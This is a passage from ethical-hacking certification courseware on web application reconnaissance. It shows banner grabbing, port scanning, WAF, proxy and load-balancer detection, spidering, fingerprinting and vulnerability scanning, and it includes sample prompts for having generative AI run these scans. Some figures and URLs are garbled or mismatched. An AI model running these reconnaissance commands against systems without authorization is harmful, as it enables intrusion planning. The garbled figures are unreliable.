Attackers perform the following steps to grab banners over an SSL connection:

- **Step 1: Install OpenSSL**

OpenSSL is a cryptography toolkit implementing the Secure Sockets Layer (SSL) and Transport Layer Security (TLS) network protocols and the related cryptography standards required by them.

It is available at <https://www.openssl.org>.

- **Step 2: Navigate to OpenSSL in the terminal**

- **Step 3: Run the command: `s_client -host <target website> -port 443`.**

Replace the `<target website>` with your target's domain name. Here, 443 is the default SSL port.

```
openssl s_client -host test-certifiedhacker.com -port 443
CONNECTED(0.000ms)
depth=2 C = US, O = Internet Security Research Group, OU = ISRG Root X3
-----
```

Figure 14.47: Example of OpenSSL command

- Step 4: Type **GET/HTTP/1.0** and press enter to get the server information.
The information displayed indicates that OpenSSL identifies the server used by certifiedhacker.com as Apache.

```
GET /HTTP/1.0
HTTP/1.1 400 Bad Request
Date: Thu, 28 May 2022 09:25:59 GMT
Server: Apache
Content-Length: 341
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br/>
</p>
<p>Additionally, a 400 Bad Request<br>
error was encountered while trying to use an ErrorDocument to handle the request.<br/>
</body></html>
</head>
```

Figure 14.48: Result of OpenSSL banner grabbing

Some additional banner grabbing tools are as follows:

- Netcat (<http://netcat.sourceforge.net>)
- ID Serve (<https://www.grc.com>)
- Netcraft (<https://www.netcraft.com>)

Note: For complete coverage of Whois lookup, DNS Interrogation, and Banner Grabbing, refer to **Module 02: Footprinting and Reconnaissance** as well as **Module 13: Hacking Web Servers**.

Port and Service Discovery

Footprinting the web infrastructure provides data about the services offered, such as exchange and encryption of data, path of transmission, and protocols deployed. Scan the target web server to identify the common ports that it uses for different services. After finding these services, attackers can compromise them to exploit the web infrastructure that runs the application. The identified services act as attack paths for web application hacking. The table below lists common ports used by web servers and their respective HTTP services:

Port	Typical HTTP Services
80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
384	Remote Network Server System
443	SSL (HTTPS)
514	Remote Shell
625	Open Directory Proxy (ODProxy)

657	IBM RMC (Remote monitoring and Control) Protocol
706	Secure Internet Live Conferencing (SILC)
832	NETCONF for SOAP over HTTPS
833	NETCONF for SOAP over BEEP
900	IBM WebSphere administration client
981	Remote HTTPS management for firewall devices running embedded Check Point VPN-1 software
987	Microsoft Remote Web Workplace, a feature of Windows Small Business Server
1433	MSSQL Server
1434	MSSQL Monitor
1527	Oracle Net Services
2301	Compaq Insight Manager
2381	Compaq Insight Manager over SSL
2638	SQL Anywhere Database Server
4242	Microsoft Application Center Remote management
7001	BEA WebLogic
7002	BEA WebLogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate web server or web cache
8001	Alternate web server or management
8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape Administrator interface

Table 14.1: Table displaying HTTP Services

Port scanning is the process of scanning system ports to recognize open ones. It attempts to connect to a particular set of TCP or UDP ports to find out the service that exists on the server. If attackers recognize an unused open port, they can exploit it to intrude into the system.

- Tools used for Ports and service discovery

- Nmap

Source: <https://nmap.org>

Nmap is a multi-platform, multi-purpose application used to perform footprinting of ports, services, operating systems, etc. It is used for network discovery and security auditing. It is useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.



Figure 14.49: Screenshot of Nmap

Some additional service discovery tools are as follows:

- o NetScanTools Pro (<https://www.netscantools.com>)
- o Advanced Port Scanner (<https://www.advanced-port-scanner.com>)
- o Open Port Scanner (<https://www.solarwinds.com>)
- o Port Scanner (<https://www.whatismyip.com>)

Note: For complete coverage of port scanning, refer to Module 03: Scanning Networks

Detecting Web App Firewalls and Proxies on Target Site

While footprinting the web infrastructure, attackers must discover the web application firewall and proxy settings of the target site to know the security measures employed.

- **Detecting Proxies**

Some organizations use proxy servers in front of their web servers to make them untraceable. Therefore, when attackers try to trace the target's IP address, which is hidden behind a proxy, using footprinting techniques, the attempt would provide its proxy IP address and not its legitimate address.

Determine whether your target site is routing your requests through proxy servers. To know whether a web server is behind a proxy, attackers can use the `trace` command.

The `trace` command sends a request to the web server, asking it to send back the request. Attackers place the `trace` command in HTTP/1.1. If the web server is present behind a proxy server and when an attacker sends a request using the `trace` command, the proxy modifies this request (by adding some headers) and forwards it to the target web server. Therefore, when the web server bounces back the request to the attacker's machine, the attacker compares both requests and analyzes the changes made to it by the proxy server.

```
"Via:", "X-Forwarded-For:", "Proxy-Connection:"  
TRACE / HTTP/1.1  
Host: www.test.com  
HTTP/1.1 300 OK  
Server: Microsoft-IIS/10.0  
Date: Fri, 26 Apr 2024 15:25:15 GMT  
Content-length: 40  
TRACE / HTTP/1.1  
Host: www.test.com  
Via: 1.1 192.168.11.15
```

Figure 14.50: Result of TRACE command

- **Detecting Web Application Firewalls**

Web application firewalls (WAFs) are security devices deployed between the client and the server. These devices are like IPS that provide security for web applications against a wide range of attacks. They monitor web server traffic and block malicious traffic, thus safeguarding web applications from attacks.

Attackers use different techniques to detect web application firewalls in the web infrastructure. One of these techniques involves examining the cookies because a few WAFs add their own cookies during client-server communication. Attackers can view the HTTP request cookie to observe the presence of a WAF.

Another method for detecting a WAF is by analyzing the HTTP header request. Most firewalls edit HTTP header requests; thus, the server response varies. Hence, an attacker sends a request to a web server, and when the server responds to the request, the response betrays the presence of the web application firewall.

Attackers use various tools such as WAFW00F to detect the presence of a WAF in front of a web server that hosts the target website.

- **WAFW00F**

Source: <https://github.com>

WAFW00F allows one to identify and fingerprint WAFs protecting a website. It detects a WAF at any domain by looking for the following:

- Cookies
- Server cloaking
- Response codes
- Drop action
- Pre-built-in rules

The screenshot shows a terminal window titled "wafw00f.certifiedhacker.com - Parrot Terminal". The command entered was "wafw00f certifiedhacker.com". The output of the tool is displayed, starting with a logo consisting of various symbols like brackets and underscores. Below the logo, the text "WAFW00F v2.2.0" and "The Web Application Firewall Fingerprinting Toolkit" is visible. The tool performs a scan of the URL "https://certifiedhacker.com" and outputs the result: "[+] The site https://certifiedhacker.com is behind ModSecurity (SpiderLabs) WAF". Other lines of output include "[*] Checking https://certifiedhacker.com" and "[+] Number of requests: 2".

Figure 14.51: Screenshot of WAFW00F

You can also use the tools listed below to detect WAFs in the target web infrastructure:

- o WhatWaf (<https://github.com>)
- o Nmap (<https://nmap.org>)
- o Web Application Firewall Detector (<https://pentest-tools.com>)
- o SHIELDIFY Web Application Firewall Detector (<https://github.com>)
- o Advanced Web application firewall detection (<https://www.nmmapper.com>)

WAF Detection with AI

Attackers can leverage AI-powered technologies to enhance and automate their network scanning tasks. With the aid of AI, attackers can effortlessly automate the detection of web application firewalls (WAFs) and can quickly determine if a target URL is protected by a WAF, enabling them to tailor their attack strategies accordingly.

For example,

An attacker can use ChatGPT to perform this task by using appropriate prompts such as:

Example #1:

- "Check if the target url www.certifiedhacker.com has a web application firewall"

```
[...]
[+] Target IP: 127.0.0.1 (The target URL: www.certifiedcheck.com for web application forward)
[...]
[!] Starting Metasploit Framework 1.0.0-dev (msfconsole) at 2024-03-13 19:28:40+0000
[*] Using user agent: 'MSF Exploit Dev (Metasploit Framework) (msfconsole) (Windows-10-1909-19041-19H1LTSC2021-2024-03-13T19:28:40Z)'
[*] Running as: (Administrator)
[*] Metasploit Framework 1.0.0-dev (msfconsole) is now listening on port 4444
[*] [*] msfconsole
```

Figure 14-52: Checking for the Web application firewall

The prompt results in the following command. This command automates the process of detecting WAFs on the target URL www.certifiedhacker.com using different tools:

```
nmap -p 80,443 --script http-waf-detect --script-args http-waf-detect.aggro.http-waf-detect.detectBodyChanges www.certifiedhacker.com
```

The command first utilizes the nmap command with specific options and scripts to perform web application firewall detection on the target URL www.certifiedhacker.com. It scans ports 80 (HTTP) and 443 (HTTPS) and uses the `http-waf-detect` script to detect WAFs, with additional arguments for enhanced detection.

Example #2:

- “Check if the target url www.certifiedhacker.com is protected with a web application firewall using wafwoof”

Figure 14.53: Checking for the Web application firewall with wafw0f

The prompt results in the following command:

```
wafwoof http://www.certifiedhacker.com
```

The command utilizes the `wafwoof` tool to check if the target URL `www.certifiedhacker.com` is protected with a web application firewall. `wafwoof` is specifically designed for detecting WAFs by analyzing HTTP responses and headers.

These commands automate the process of detecting web application firewalls on the target URL `www.certifiedhacker.com`, providing attackers with valuable information for planning their attack strategies.

Hidden Content Discovery

Hidden content and functionality not reachable from the main visible content can be discovered to exploit user privileges within the application. This allows an attacker to recover backup copies of live files, configuration files, and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality that is not linked to the main application, etc.

The following methods are employed for discovering the hidden content:

- **Web Spidering/Crawling**

A web spider (also known as web crawler or web robot) is a program or automated script that browses websites in a methodical manner to collect specific information such as employee names and email addresses. Attackers then use the collected information to perform footprinting and social engineering attacks. Web spidering fails if the target website has the `robots.txt` file in its root directory with a listing of directories to prevent crawling.

Attackers can uncover all the files and web pages on the target website by simply feeding the web spider with a URL. Then, the web spider sends hundreds of requests to the target website and analyzes the HTML code of all the received responses for identifying additional links. If any new links are found, then the spider adds them to the target list and starts spidering and analyzing the newly discovered links. This method helps attackers to not only detect exploitable web-attack surfaces but also to find all the directories, web pages, and files that make up the target website.

- **OWASP Zed Attack Proxy**

Source: <https://www.zaproxy.org>

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. Attackers use OWASP ZAP for web spidering/crawling to identify hidden content and functionality in the target web application.




Figure 14.54: Screenshot of OWASP ZAP

Some additional web spidering/crawling tools are as follows:

- o Web Data Extractor Pro (<http://www.webextractor.com>)
- o Burp Suite (<https://portswigger.net>)
- o WebScarab (<https://owasp.org>)
- o Mozenda Agent Builder (<https://www.mozenda.com>)
- o Octoparse (<https://www.octoparse.com>)
- o Giant Web Crawl (<https://80legs.com>)

▪ User-Directed Spidering

Attackers, in some cases, use a more sophisticated technique for spidering the target website instead of using automated tools. They use standard web browsers to walk through the target website in an attempt to navigate through all the functionalities provided by the web application. While performing this task, the resulting incoming and outgoing traffic of the website is monitored and analyzed by the tools that include features of both a web spider and an intercepting proxy. Further, these tools create a map of the web application consisting of all the URLs visited by the browser. It also analyzes the responses of the application and updates the map with the discovered content and its functionalities. Attackers use tools such as Burp Suite and WebScarab to perform user-directed spidering.

Detect Load Balancers

Organizations use load balancers to distribute their web server load across multiple servers and thus increase the productivity and reliability of web applications. In general, there are two types of load balancers, namely DNS load balancers (layer 4 load balancers) and HTTP load balancers (layer 7 load balancers). Attackers use various tools such as dig, and load balancing detector (lbd), to detect load balancers of the target organization along with their real IP addresses. For example, if a single host resolves to multiple IP addresses, then attackers can determine that the target organization is using load balancers.

- Using host command

Type the following host command to determine whether the target domain is resolving to multiple IP addresses:

```
host <target domain>
```

```
host yahoo.com
yahoo.com has address 74.6.143.26
yahoo.com has address 74.6.231.28
yahoo.com has address 74.6.231.21
yahoo.com has address 98.137.11.163
yahoo.com has address 98.137.11.164
yahoo.com has address 74.6.143.25
yahoo.com has IPv6 address 2001:4998:24:128d::1:1
yahoo.com has IPv6 address 2001:4998:44:3507::8801
yahoo.com has IPv6 address 2001:4998:124:1507::f001
yahoo.com has IPv6 address 2001:4998:124:1507::f080
yahoo.com has IPv6 address 2001:4998:44:3507::2800
yahoo.com has IPv6 address 2001:4998:24:128d::1:0
yahoo.com mail is handled by 1 mta7.yahoodns.net.
yahoo.com mail is handled by 1 mta5.yahoodns.net.
yahoo.com mail is handled by 1 mta6.yahoodns.net.
```

Figure 14.55: Screenshot showing output of host command

- Using dig command

The dig command provides more detailed results than the host command. Type the following dig command to determine whether the target domain is resolving to multiple IP addresses:

```
dig <target domain>
```

```
dig@yahoo.com - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot:~] dig yahoo.com

;; <--> 0.0.0.1-0e010201-Debian <--> yahoo.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 1039
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION
;; EDNS: version 0, flags:; udp: 512
;; QUESTION SECTION:
;yahoo.com. IN A

;; ANSWER SECTION:
yahoo.com. 716 IN A 74
yahoo.com. 716 IN A 74
yahoo.com. 716 IN A 74
yahoo.com. 716 IN A 98
yahoo.com. 716 IN A 98
yahoo.com. 716 IN A 74

;; Query time: 10 msec
;; SERVER: 0.0.0.1-0e010201-Debian (UDP)
;; WHEN: Fri Apr 12 03:29:01 EDT 2024
;; MSG SIZE rcvd: 134
```

Figure 14.56: Screenshot showing the output of dig command

- Using load balancing detector (lbd)

Source: <https://github.com>

lbd (load balancing detector) detects if a given domain uses DNS and/or HTTP load balancing via Server: and Date: header and diffs between server answers. It analyzes data received from application responses to detect load balancers.

Type the following command to detect load balancers of the target web application:

lbd <target domain>

Figure 14.57: Screenshot showing the output of ldd tool.

After identifying the real IP addresses behind the load balancers, attackers perform further attacks on the target organization.

Detecting Load Balancers using AI

Attackers can leverage AI-powered technologies to enhance and automate their network scanning tasks. With the aid of AI, attackers can effortlessly automate the detection of load balancing and can quickly determine if a target domain is using load balancing, which can provide valuable insights for planning and executing attacks.

For example,

An attacker can use ChatGPT to perform this task by using an appropriate prompt such as:

"Use load balancing detector on target domain yahoo.com."

Figure 14.58: Checking for the load balancing detector with lbd

The prompt results in the following command: This command automates the process of detecting load balancing on the target domain yahoo.com using the lbd tool:

lbd yahoo.com

- The script executes the `lbd` command with the target domain `yahoo.com` as an argument.
 - The `lbd` tool is specifically designed for detecting load balancing by analyzing DNS records and response headers.

Figure 14.59: Output for the load balancing detector with lbd

This command automates the process of detecting load balancing on the target domain yahoo.com, providing attackers with valuable information about the target's infrastructure configuration.

Detecting Web App Technologies

Attackers often try to discover the underlying technologies used to build a web application before initiating an attack. This is typically done during the reconnaissance phase, which is crucial for understanding the attack surface and identifying potential vulnerabilities that could be exploited in later stages of hacking web applications.

The following are various tools used by attackers to detect web application technologies:

- **Wappalyzer**

Source: <https://www.wappalyzer.com>

Wappalyzer helps attackers discover the technology stack of any website, such as the content management system (CMS), e-commerce platform, or payment processor, along with company and contact details. The tool offers online search services and a browser extension to perform this task.

- Open the Chrome Web Store (<https://chromewebstore.google.com>), search for Wappalyzer, and click 'Add to Chrome.'
- Once added to the Chrome browser, it creates an icon in the top-right corner.
- To use it, browse to the target website and click the **Wappalyzer icon**, which will display a list of technologies, as shown in the screenshot below.




Figure 14.60: Screenshot of Wappalyzer showing technologies used in target web site

- **BuiltWith**

Source: <https://builtwith.com>

BuiltWith allows attackers to identify the technology stack used by websites, providing information about server software, content management systems (CMS), frameworks,

analytics tools, advertising networks, programming languages, and more. It operates by analyzing web page components, such as HTML, scripts, and server headers, to deduce the technologies in use.

- o Go to the BuiltWith website (<https://builtwith.com>), enter the target website's URL in the search box, and click on 'Lookup.'
- o Select 'Detailed Technology Profile' to view the technologies used to build the website, as shown in the screenshot.

The screenshot shows two side-by-side views of the BuiltWith website. On the left, the main interface displays the Microsoft.com homepage with various sections like 'MICROSOFT.COM', 'Product Overview', 'Data Analytics', 'Performance', 'RelationalDB', and 'NoSQL'. On the right, a detailed technology profile is expanded, showing sections for 'jQuery' (version 3.6.0), 'HTML5 Document Type', 'Cascading Style Sheets', 'Meta Description', and 'Meta Robots'. A large watermark reading 'Architect Johan' is diagonally across the center of the image.

Figure 14.61: Screenshot of BuiltWith showing technology profile of the targeted website

WebSockets Enumeration

While footprinting web infrastructure, attackers try to enumerate the WebSockets on the target site to identify the running WebSocket servers. Tools such as STEWS (Security Testing and Enumeration of WebSockets) help attackers accomplish this.

- **STEPS**

Source: <https://github.com>

STEPS is a suite of tools for testing WebSockets, providing attackers with the ability to discover WebSocket endpoints, fingerprint the server running on an endpoint, and identify known vulnerabilities.

To perform WebSocket enumeration on a target web application, run the following command:

```
python3 STEWS-fingerprint.py -l -k -u <Target URL>
```

```
python2.7 STEWS-Fingerprint.py -t -n -u 127.0.0.1:8080/echo
Exception while trying first connection attempt: [Errno 111] Connection refused
Exception while attempting reconnection: [Errno 111] Connection refused
Exception while trying to connect for version: 7 socket is already closed.
Exception while attempting reconnection: [Errno 111] Connection refused
Exception while trying to connect for version: 6 socket is already closed.
Exception while attempting reconnection: [Errno 111] Connection refused
Exception while trying to connect for version: 10 socket is already closed.
Exception while attempting reconnection: [Errno 111] Connection refused
Exception while trying to connect for version: 11,14,19 socket is already closed
Exception while attempting reconnection: [Errno 111] Connection refused
Exception while trying to connect for version: 13- socket is already closed.
Exception while attempting reconnection: [Errno 111] Connection refused
Exception while trying to connect for version: 11
socket is already closed.

Identifying...
List of deltas between detected fingerprint and those in database
[7, 8, 1, 9, 1, 1, 7]

>>Most likely server: Angular Java Spring boot, Python websockets --- % match: 98.99999999999999
>>Second most likely server: Node.js --- % match: 81.81818181818181

Most likely server's Fingerprint
```

Figure 14-62: Screenshot of STEWS

4.1 - Module M | Hacking Web Applications

EC-Council C|EH®

Analyze Web Applications

- Analyze the active application's functionality and technologies to identify exposed attack surfaces

Analyzing the target website may provide the following information:

- Software used and its version
- Operating system used and its software platform
- Sub-directories and plug-in names
- Filename, path, database (e.g., MySQL, Oracle)
- Technologies used
- Contact and CMS details

Attackers use Burp Suite, Zaproxy, Wappalyzer, GeneralOps, Website Informer, etc. to view headers that provide the following information:

- Connection status and content-type
- Accept-Ranges and Last-Modified
- X-Powered-By information
- Website in use and its version



Source: © EC-Council. All Rights Reserved. Unauthorized Use, Copying, Disclosure, Distribution, and/or Modification of this material is illegal.

4.2 - Module M | Hacking Web Applications

EC-Council C|EH®

Analyze Web Applications: Website Mirroring

- Mirroring an entire website onto a local system enables an attacker to browse website offline; it also assists in finding directory structure and other valuable information from the mirrored copy without sending multiple requests to web server
- Web mirroring tools, such as HTTrack Web Site Copier, and Cytelk WebCopy, allow you to download a website to a local directory, recursively building all directories, HTML, images, flash, videos, and other files from the server to your computer



Source: © EC-Council. All Rights Reserved. Unauthorized Use, Copying, Disclosure, Distribution, and/or Modification of this material is illegal.

43 Module M | Hacking Web Applications

EC-Council C|EH™

Website Mirroring with AI

- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to perform this task by using appropriate prompts such as:
 - "Mirror the target website certifiedhacker.com"
 - "Mirror the target website https://certifiedhacker.com with /track on desktop"



Source: © EC-Council. All Rights Reserved. Reproduction in Whole or in Part Without Written Consent is Strictly Prohibited.

44 Module M | Hacking Web Applications

EC-Council C|EH™

Analyze Web Applications: Identify Entry Points for User Input

Examine URL, HTTP Header, query string parameters, POST data, and cookies to determine all user input fields

Identify HTTP header parameters that can be processed by the application as user inputs such as **User-Agent**, **Referer**, **Accept**, **Accept-Language**, and **Host** headers

Determine URL encoding techniques and other encryption measures implemented for secure web traffic such as SSL

Tools used

- Burp Suite (<http://www.portswigger.net>)
- OWASP Zed Attack Proxy (<https://www.owasp.org>)
- WebScarab (<https://owasp.org>)
- httprint (<https://www.nik-sch والإيميل.com>)

Source: © EC-Council. All Rights Reserved. Reproduction in Whole or in Part Without Written Consent is Strictly Prohibited.

48 - Module M | Hacking Web Applications

EC-Council C|EH™

Analyze Web Applications: Identify Server- Side Technologies

- Perform a detailed server fingerprinting, analyze HTTP headers and HTML source code to identify server-side technologies.
- Examine URLs for file extensions, directories, and other identification information.
- Examine the error page messages.
- Examine session tokens: JSESSIONID – Java, ASPSESSIONID – IIS server, ASP.NET_SessionId - ASP.NET, PHPSESSID – PHP.
- Use tools such as **HttpPrint** and **WhatWeb** to identify server-side technologies.



48 - Module M | Hacking Web Applications

EC-Council C|EH™

Identify Server- Side Technologies using AI

- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to perform this task by using an appropriate prompt such as:
 - "Launch whatweb on the target website www.movieescape.com to perform website footprinting. Run a verbose scan and print the output. Save the results in file whatweb.log.txt."



Downloaded from www.EasyEngineering.net

47 - Module M | Hacking Web Applications

EC-Council C|EH™

Analyze Web Applications: Identify Files and Directories

- Attackers use tools such as Gobuster or Nmap NSSE script http-enum to enumerate applications, as well as hidden directories and files of the web application hosted on the web server, that are exposed on the Internet.



Source & © EC-Council. All Rights Reserved. Unauthorized Use & Distribution are strictly prohibited. All trademarks and service marks are copyright of their respective owners.

Identify Files and Directories with AI

- ChatGPT prompt to perform this task using AI:
 - Show the web content of target url www.imovie-scope.com using curl
 - Show the web content of target url www.knowscope.com using Gobuster



48 - Module M | Hacking Web Applications

EC-Council C|EH™

Analyze Web Applications: Identify Web Application Vulnerabilities

- Attackers use various techniques to **detect vulnerabilities** in target web applications hosted on web servers either to gain administrator level access to the server or to retrieve sensitive information stored on the server.
- Comprehensive vulnerability scanning can disclose **security flaws** associated with executables, binaries, and technologies used in a web application.
- Attackers can use tools such as **Vega** to the vulnerabilities of target web applications.

Web Application Scanning Tools

- WPScan Vulnerability Database:** (<https://wpvuln.com>)
- Codename SCNR:** (<http://codyzeus.com>)
- AppSpider:** (<http://www.mozilla.org/en-US/appspider/>)
- Uniscan:** (<http://uniscan.com>)

Vega

Vega helps you to find and validate SQL injection, Cross-Site Scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities.



Source & © EC-Council. All Rights Reserved. Unauthorized Use & Distribution are strictly prohibited. All trademarks and service marks are copyright of their respective owners.

48 - Module M | Hacking Web Applications

EC-Council C|EH™

Identify Web Application Vulnerabilities with AI

- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to perform this task by using appropriate prompts such as:
 - "Perform the Vulnerability scan on the target url www.moviescope.com"
 - "Perform the Vulnerability scan on the target url www.moviesope.com using nmap"
 - "Install Nmap tool and scan the target url www.moviesope.com for web vulnerabilities and save result in file scan3.nmap"



Source: © EC-Council. All Rights Reserved. Unauthorized Use, Distribution, Disclosure and/or Modification of this material is strictly prohibited.

Analyze Web Applications

Once attackers have attempted various possible attacks on a vulnerable web server, they may turn their attention to the web application itself. To hack the web application, first, they may need to analyze it to determine its vulnerable areas. Even if it has only a single vulnerability, attackers try to compromise its security by launching an appropriate attack. This section describes how attackers find vulnerabilities in a web application and exploit them.

Attackers need to analyze target web applications to determine their vulnerabilities. Doing so helps them reduce the "attack surface." To analyze a web application, attackers acquire basic knowledge of the web application. Then, they can analyze the active application's functionality and technologies to identify any exposed attack surfaces.

Analyzing the target website will typically provide the following information:

- Software used and its version:** An attacker can easily find the software and version in use on an off-the-shelf software-based website.
- Operating system used:** Usually, the operating system in use can also be determined.
- Sub-directories and parameters:** Searches can reveal the sub-directories and parameters by making a note of the URLs while browsing the target website.
- Filename, path, database field name, or query:** The attacker will often carefully analyze anything after a query that looks like a filename, path, database field name, or query to check whether it offers opportunities for SQL injection.
- Scripting platform:** With the help of script filename extensions such as .php, .asp, or .jsp, one can easily determine the scripting platform that the target website is using.

- **Technologies Used:** By inspecting the URLs of the target website, one can easily determine the technologies (.NET, J2EE, PHP, etc.) used to build that website.
- **Contact details and CMS details:** The contact pages usually offer details such as names, phone numbers, email addresses, and locations of admin or support personnel. An attacker can use these details to perform a social engineering attack. CMS software allows URL rewriting to disguise the script filename extensions if the attacker is willing to devote additional effort toward determining the scripting platform.
- **SSL certificate details:** The attacker can access information about the target website's security certificate, including the issuer, expiration date, and encryption strength.
- **Cookies:** By analyzing the cookies set by the target website, the attacker can gain insights into the user sessions, preferences, and tracking mechanisms employed.
- **Error messages:** Examining the error messages returned by the web server may disclose information about the underlying technologies, file paths, or server configurations.
- **Publicly accessible files:** Attackers can access publicly accessible files in the target website which may contain sensitive information, such as configuration files, backup files, or log files.

The following are various techniques for analyzing web applications:

- **Identify Entry Points for User Input:** The first step in analyzing a web application is to check for the application entry point, which can later serve as a gateway for attacks. One of the entry points includes the front-end web application that intercepts HTTP requests. Other web application entry points are user interfaces provided by web pages, service interfaces provided by web services, serviced components, and .NET Remoting components.

Attackers should review the generated HTTP request to identify the user input entry points.

- **Identify Server-Side Technologies:** Server-side technologies or server-side scripting systems are used to generate dynamic web pages requested by clients, and they are stored internally on the server. The server allows the running of interactive web pages or websites on web browsers.

Commonly used server-side technologies include Active Server Pages (ASP), ASP.NET, ColdFusion, JavaServer Pages (JSP), PHP, Python, and Ruby on Rails.

Attackers can fingerprint the technologies active on the server using various fingerprinting techniques such as HTTP fingerprinting.

- **Identify Server-Side Functionality:** Server-side functionality refers to the ability of a server to execute programs on output web pages. User requests stimulate the scripts residing on the web server to display interactive web pages or websites. The server executes server-side scripts, which are invisible to the user.

Attackers should evaluate the server-side structure and functionality by keenly observing the applications revealed to the client.

- **Identify Files and Directories:** Web servers host web applications, and misconfigurations while hosting these web applications may lead to exposure of critical files and directories over the Internet. Attackers identify the target web application's files and directories exposed on the Internet using various automated tools such as Gobuster. Such information further helps attackers gather sensitive information stored in the files and folders.
- **Identify Web Application Vulnerabilities:** Web applications are developed using various technologies and platforms. Not following secure coding practices in the development of web applications may leave flaws that can be exploited to perform various types of attacks.
- **Map the Attack Surface:** Attackers then map the attack surface of the web application to target specific vulnerable areas. They identify the various attack surfaces uncovered by the applications as well as the vulnerabilities associated with them.

Techniques to Gather Information for Web Application Analysis

- **Extracting Website Links**

Extracting website links is an important part of website footprinting, where an attacker analyzes a target website to determine its internal and external links. Using the gathered information, an attacker can find out the applications, web technologies, and other related websites that are linked to the target website. Further, dumping the obtained links can reveal important connections and extract URLs of other resources such as JavaScript and CSS files. This information helps attackers to identify vulnerabilities in the target website and find ways to exploit the web application.

Attackers can use various online tools or services such as Octoparse, Netpeak Spider, and Link Extractor to extract linked images, scripts, iframes, URLs, etc., of the target website. Using these tools, an attacker can also extract backlinks to a target website, which can provide important and useful information about the target to perform further exploitation.

- **Octoparse**

Source: <https://www.octoparse.com>

Octoparse offers automatic data extraction, as it quickly scrapes web data without coding and turns web pages into structured data. As shown in the screenshot, attackers use Octoparse to capture information from webpages, such as text, links, image URLs, or html code.

